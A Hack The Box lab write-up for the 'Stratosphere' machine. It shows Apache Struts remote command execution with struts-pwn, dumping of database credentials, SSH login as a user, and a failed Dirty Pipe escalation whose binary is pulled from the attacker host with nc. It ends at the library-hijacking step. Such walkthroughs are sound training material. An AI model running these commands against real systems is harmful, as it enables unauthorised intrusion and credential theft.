520 HTB Stratosphere

[HTB] Stratosphere

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

    1. Savitar YouTube walk-through `https://htbmachines.github.io/`
    2. Apache Struts exploit `https://github.com/mazen160/struts-pwn`
    3. Dirtypipe `hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847`
    4. Encode base64 online `https://base64.guru/converter/encode/file`
    5. `https://blackarch.wiki/faq/`
    6. `https://blackarch.org/faq.html`
    7. Pencer.io `https://pencer.io/ctf/`
    8. 0xdf `https://0xdf.gitlab.io/`
    9. IPPSEC `ippsec.rocks`
    10. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
    11. `https://ghosterysearch.com/`

- View files with color

    ```
    ▷ bat -l ruby --paging=never name_of_file -p
    ```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Stratosphere is a super fun box, with an Apache Struts vulnerability that we can exploit to get single command execution, but not a legit full shell. I'll use the Ippsec mkfifo pipe method to write my own shell. Then there's a python script that looks like it will give us the root flag if we only crack some hashes. However, we actually have to exploit the script, to get a root shell.
~0xdf
```

Skill-set:

```
1. Apache Struts Exploitation (CVE-2017-5638)
2. Dirtypipe exploit (privesc) attempted
```

```
3. Base64 encoding & decoding an exploit
4. Python Library Hijacking (Privilege Escalation)
```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.64

2. ▷ whichsystem.py 10.10.10.64
10.10.10.64 (ttl -> 63): Linux

3. ▷ ping -c 1 stratosphere.htb
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

2. Nmap

```
1. ▷ openscan stratosphere.htb
2. ▷ echo $openportz
22,80
3. ▷ sourcez
4.  ▷ echo $openportz
22,80,8080
5. ▷ portzscan $openportz stratosphere.htb
6. ▷ jbat stratosphere/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,8080 stratosphere.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh        syn-ack OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
80/tcp   open  http       syn-ack
8080/tcp open  http-proxy syn-ack

9. I was thinking about running an nmap NSE script scan on port 22 because I older walk-throughs on this box it is running OpenSSH
7.4 but now It says it is 7.9. ssh-enumeration.py works on < 7.7  and below.

10. ▷ locate .nse | grep ssh
/usr/share/nmap/scripts/ssh-auth-methods.nse
/usr/share/nmap/scripts/ssh-brute.nse
/usr/share/nmap/scripts/ssh-hostkey.nse
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-run.nse
/usr/share/nmap/scripts/ssh2-enum-algos.nse
/usr/share/nmap/scripts/sshv1.nse
```

openssh (1:7.9p1-10+deb10u1) *Debian Buster* - security; urgency=high

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 7.9p1 Debian 10+deb10u3 launchpad'
2. I click on 'https://launchpad.net/debian/+source/openssh/1:7.9p1-10+deb10u1' and it tells me we are dealing with an Debian
Buster Server.
3. openssh (1:7.9p1-10+deb10u1) buster-security; urgency=high
4. You can also do the same thing with the Apache version.
```

4. Whatweb

```
1.  ▷ whatweb http://10.10.10.64
http://10.10.10.64 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.10.64], Script, Title[Stratosphere]

2. ▷ whatweb http://10.10.10.64:8080
http://10.10.10.64:8080 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.10.64], Script, Title[Stratosphere]
```

Lets do some manual enumeration of the website


```
1. http://10.10.10.64 and http://10.10.10.64:8080 redirect to same page.

2. I lookup /main.js/ and leave a '/' trailing backslash. It is important to know when to add these and when not to add these. The
page was there but it does not render because of the trailing backslash. See below
------------------------------------------------------------------
http://10.10.10.64/main.js
(function() {
  Pts.namespace(this);
  var space = new CanvasSpace("#background").setup({
    bgcolor: "transparent",
    resize: true,
    retina: false<SNIP>
------------------------------------------------------------------

3. I do not really see anything we could use.

4. I check out a page that does not exist /admin.php . This is good to do to see if there is information leakage and there is the
version of the Apache Tomcat that is being used.

5. So I am pretty sure we are dealing with a Debian Buster, and Apache Tomcat/8.5.54(Debian). Lets see what else we can find out.
```



Directory Busting

6. Lets use WFUZZ...

```
1.  ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt "http://10.10.10.64/FUZZ"
000004889:   302        0 L      0 W        0 Ch        "manager"
000013290:   302        0 L      0 W        0 Ch        "Monitoring"
000022971:   400        0 L      75 W       809 Ch      "http%3A%2F%2Fwww"
^Z
2. I look up 'Monitoring' first.
3. http://10.10.10.64/Monitoring/example/Welcome.action
4. The .action is different. Lets look for an exploit online for this.
5. Search '.action exploit'
6. Boom I find something.
7. https://github.com/mazen160/struts-pwn
8. I now look up 'what is apache struts'
9. Apache Struts 1 is an open-source web application framework for developing Java EE web applications. It uses and extends the
Java Servlet API to encourage developers to adopt a model-view-controller architecture. It was originally created by Craig
McClanahan and donated to the Apache Foundation in May 2000. Wikipedia
```

Exploit Found

7. **Download and usage for `struts-pwn.py`**


```
1. 10. The script at the github page we are looking at is in python. <<< best!
2. https://github.com/mazen160/struts-pwn
3. ▷ git clone https://github.com/mazen160/struts-pwn.git
4. I check out the payload which we should always do, and it looks complicated so moving on. This is not a reverse engineering
walk-through.
5.  ▷ bat -l ruby --paging=never -p struts-pwn.py
6.  ▷ python3 struts-pwn.py -h
usage: struts-pwn.py [-h] [-u URL] [-l USEDLIST] [-c CMD] [--check]
options:
-h, --help            show this help message and exit
-u URL, --url URL     Check a single URL.
-l USEDLIST, --list   USEDLIST
                                        Check a list of URLs.
-c CMD, --cmd CMD     Command to execute. (Default: id)
--check               Check if a target is vulnerable.
7. ## Testing a single URL.
python struts-pwn.py --url 'http://example.com/struts2-showcase/index.action' -c 'id'
8. The above is an example command. Below is the edited command.
9.  ▷ python3 struts-pwn.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'id'
-------
uid=115(tomcat8) gid=119(tomcat8) groups=119(tomcat8)
-------
10. SUCESS! We get the id
11. Notice we pick the url with the '.action' extension. This exploit only works on that extension is why we targeted the URL.
```


Proxy `struts-pwn.py` thru burp

8. **PoC is done now lets see if we can get a reverse shell**

```
1.  ▷ python3 struts-pwn.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'whoami'
tomcat8
2.  ▷ grep -i -C2 "proxies" $(find . -name \*.py)
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
3. Lets add this proxies line to the exploit and turn intercept on in Burpsuite so we can see what is going on. We will not need
foxyproxy as this line of code inserted in the global variables section of our script 'struts-pwn.py' will proxy everything
through burp. You also need to add proxies=proxies on the requests lines.
4. Then on the following line add proxies=proxies
 96     try:
 97         output = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False,
proxies=proxies).text
 5. There are 2 other lines with requests.get. Add proxies=proxies to these lines as well.
```

9. **I will upload both script versions. I apologize for anyone that knows python well. I try to simplify my walk-throughs as much as possible for the people just getting into hacking as well as for advanced hackers. Unlike me. lol. Anyway,**

moving on.




1. ~/hackthebox/stratosphere/struts-pwn (master ✘)★ ▷ cat struts-pwn.py | grep proxies <<< No proxies changes done on the original which you can download. The modified one, really isnt modified I just change a few lines to proxy the exploit through burpsuite. Ok no more wasting time lets go.
2. ~/hackthebox/stratosphere/struts-pwn (master ✘)★ ▷ cat struts-pwn-burp.py | grep proxies

```
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
        output = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False, proxies=proxies).text
            with requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False, stream=True, proxies=proxies) as resp:
        resp = requests.get(url, headers=headers, verify=False, timeout=timeout, allow_redirects=False, proxies=proxies)
```

3. Intercept the whoami request in the terminal. Like I said you only need to intercept with burp. No need to mess with foxyproxy right now.
4. ▷ burpsuite &> /dev/null & disown
5. struts-pwn (master ✘)★ ▷ chmod 744 *.py
6. ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'whoami'
7. Right click in Burp >>> do intercept >>> response to this request
8. Doing that allows us to intercept the server response as well.
9. I click forward and I get a 200 OK and the whoami command is executed.

```
--------
HTTP/1.1 200
Date: Thu, 11 Apr 2024 07:21:18 GMT
Connection: close
Content-Length: 8
tomcat8
--------
```

10. Now intercept the struts-pwn.py whoami request and send it to repeater. That way you can change the command on the fly. See image below.



PoC really over this time. Time to get a shell

1. change the whoami to 'id' or 'pwd'. Any command to see if it is working in Repeater.
2. I do pwd command

```
HTTP/1.1 200
Date: Thu, 11 Apr 2024 07:31:52 GMT
```

```
Connection: close
Content-Length: 17

/var/lib/tomcat8
3. Researching the exploit. It seems to be an SSTI. Server Side Template Injection.
4. python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which curl 2>%261'
5. I look to see if curl is installed and I get a permission denied.
[*] CMD: which curl 2>%261
/bin/bash: %261: Permission denied
6. Lets try wget
7.  ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which wget'
/usr/bin/wget
8. That is installed.
9. However, I do "wget 'http://10.10.14.3/test'" and it fails. No response.
```

MySQL db credential found

11. Lets keep enumerating

```
1. I do an ls to see what is in the directory.
2. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'ls -l'
lrwxrwxrwx 1 root    root      12 Sep  3  2017 conf -> /etc/tomcat8
-rw-r--r-- 1 root    root      68 Oct  2  2017 db_connect
drwxr-xr-x 2 tomcat8 tomcat8 4096 Sep  3  2017 lib
lrwxrwxrwx 1 root    root      17 Sep  3  2017 logs -> ../../log/tomcat8
drwxr-xr-x 2 root    root    4096 Apr 11 00:39 policy
drwxrwxr-x 4 tomcat8 tomcat8 4096 Feb 10  2018 webapps
lrwxrwxrwx 1 root    root      19 Sep  3  2017 work -> ../../cache/tomcat8
3. There is a db_connect that seems interesting. I will cat it out.
4. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'cat db_connect'
5. SUCCESS, I find a password.
user=ssn_admin
pass=AWs64@on*&
[users]
user=admin
pass=admin
```

MySQL Enumeration

12. This seems to be a mysql password

```
1.  (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'which mysql'
/usr/bin/mysql <<< It is installed.
2. I can not use MySQL to enumerate because we need to have an interactive session. But I can use mysqlshow command.
3. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysqlshow -uadmin -
padmin'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysqlshow -uadmin -padmin
+--------------------+
|     Databases      |
+--------------------+
| information_schema |
| users              |
+--------------------+

[*] Done.
4. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysqlshow -uadmin -
padmin users'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysqlshow -uadmin -padmin users
Database: users
+----------+
|  Tables  |
+----------+
| accounts |
+----------+
5. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysqlshow -uadmin -
padmin users accounts'
6. This time we will need to use mysql to dump passwords.
7. (master ✘)★ ▷ python3 struts-pwn-burp.py -u 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysql -uadmin -padmin -
e "select * from accounts" users' > accounts_dump.txt
8. (master ✘)★ ▷ jbat accounts_dump.txt
```

```
[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql -uadmin -padmin -e "select * from accounts" users
fullName    password    username
Richard F. Smith    9tc*rhKuG5TyXvUJOrE^5CK7k    richard
```

Got SSH shell as richard

13. **SSH and enumerate as richard**

```
1. ssh richard@10.10.10.64
2. 9tc*rhKuG5TyXvUJOrE^5CK7k
3. SUCCESS
4. richard@stratosphere:~$ export TERM=xterm
5. richard@stratosphere:~$ whoami
richard
6. richard@stratosphere:~$ cat user.txt
4bac60a5c6d1bf8e4a95a6a19c2f1581
7. Here is the user flag
8. richard@stratosphere:~$ cat /etc/os-release | grep NAME
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_CODENAME=buster
9. richard@stratosphere:~$ uname -a
Linux stratosphere 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64 GNU/Linux
10. richard@stratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
```

Dirtypipe

14. **What is this dirtypipe? On 7th March'22, security researcher Max Kellermann published the vulnerability nicknamed 'Dirty-Pipe' which was assigned as `CVE-2022-0847`. This vulnerability affects the Linux kernel and its successful exploitation allows the attacker to perform a local privilege escalation. `hackthebox.com/blog/Dirty-Pipe-Explained-CVE-2022-0847`. To compile `gcc exploit.c -o exploit`**

```
1. richard@stratosphere:~$ which pkexec
/usr/bin/pkexec
richard@stratosphere:~$ which pkexec | xargs ls -l
-rwsr-xr-x 1 root root 23296 Jan 13  2022 /usr/bin/pkexec <<< Vulnerable to Pwnkit
2. Search 'Arinerron CVE-2022-0847 DirtyPipe exploit github'
3. https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit
4. This will have to be compile with gcc
5. Compile with `./compile.sh` (assumes `gcc` is installed)
2. Run `./exploit` and it will pop a root shell
3. gcc is not installed on target server. We will have to compile locally and then execute on the target machine.
4.  ▷ gcc exploit.c -o exploit <<< That is what is in the script compile.sh. Just run that command if you have gcc already
installed.
5. To install gcc on blackarch. You should have gcc already installed. You may need to install 'sudo pacman -S mingw-w64-gcc'
```

15. **Upload to target and execute. Time Stamp `01:20:30`. S4vitar does something very cool. He encodes the payload with base64 copies over the base64 and turns it back into a file. I knew you could do this, but I thought it involved more steps.**

```
1. sudo python3 -m http.server 80 <<< serve up the exploit
2. For some reason it is not liking using wget to upload this exploit.
3. Lets use netcat
4. richard@stratosphere:/tmp$ which nc
/bin/nc
5. richard@stratosphere:/tmp$ nc 10.10.14.3 443 > exploit
6. ▷ sudo nc -nlvp 443 < exploit
7. Also refuses to download. We can try base64 encoding the payload.
```

```
8. $ base64 -w 0 exploit; echo <<< Not working. That is weird.
9. https://base64.guru/converter/encode/file <<< You can base64 encode your entire file online. I imagine it has to be below a certain size.
10. Ok, I found out that I was missing a library that is why I could not encode the file into base64.
```

16. Installed missing library on blackarch and encode file into base64. Then insert into dirtypipe on target server

```
1. For a second I was thinking applocker, or some type of WAF was blocking me.
2. I installed these 2 libraries and it fixed it.
3. sudo pacman -S libb64, sudo pacman -S python-pybase64
4. base64 -w 0 exploit; echo
5. Copy the entire thing and paste it into the target server inside the double quotes like below.
6. richard@stratosphere:/tmp$ echo "f0VMRgIBAQAAAAAAAAAAAAMAP"<SNIP> | base64 -d > dirtypipe
7. richard@stratosphere:/tmp$ chmod +x dirtypipe
8. richard@stratosphere:/tmp$ file dirtypipe
dirtypipe: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e7d562440fc960b7f67e81dcdd25a8bfe3d8177d, for GNU/Linux 4.4.0, not stripped
9. SUCCESS, we have dirtypipe on the target.
10. richard@stratosphere:/tmp$ ./dirtypipe
"./dirtypipe: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found (required by ./dirtypipe)"
"./dirtypipe: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./dirtypipe)"
11. FAIL, lol at least we tried it. The server does not have installed the required library files to run dirtypipe. This could be patched against this exploit already. It has been 2 years since this exploit was found. Linux kernel versions 5.8 and below should be vulnerable. Oh well, this is not the intended way to privesc this box anyway.
12. richard@stratosphere:/tmp$ uname -a
Linux stratosphere 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64 GNU/Linux
13. richard@stratosphere:/tmp$ cat /proc/version
Linux version 4.19.0-25-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.289-2 (2023-08-08)
14. richard@stratosphere:/tmp$ hostnamectl | grep -i kernel
            Kernel: Linux 4.19.0-25-amd64
15. It is linux kernel version 4.19. They retired this machine with kernel version 4.9. So the kernel has been upgraded. That would explain why this box is not vulnerable. It should be but I think they have patched it or I did something wrong.
16. Moving on.
```

17. Lets check out that `sudo -l` command again

```
1. richard@stratosphere:~$ cd ~
2. richard@s9tc*rhKuG5TyXvUJOrE^5CK7ktratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
3. richard@stratosphere:~$ ls -l
total 12
drwxr-xr-x 2 richard richard 4096 Oct 18  2017 Desktop
-rwxr-x--- 1 root    richard 1507 Mar 19  2018 test.py
-r-------- 1 richard richard   33 Apr 11 00:40 user.tx
4. Notice, the permissions on test.py. We can r_x read and execute the file but we can not modify the file.
5. Lets run the file to see what is the normal execution.
6. richard@stratosphere:~$ sudo -u root /usr/bin/python /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
baby
Traceback (most recent call last):
  File "/home/richard/test.py", line 38, in <module>
    question()
  File "/home/richard/test.py", line 6, in question
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
  File "<string>", line 1, in <module>
NameError: name 'baby' is not defined
7. I cat out the file test.py
8.  import os
    os.system('/root/success.py') <<< seems ineresting
```

PrivESC via Python Library Hijacking

18. Python library hijacking

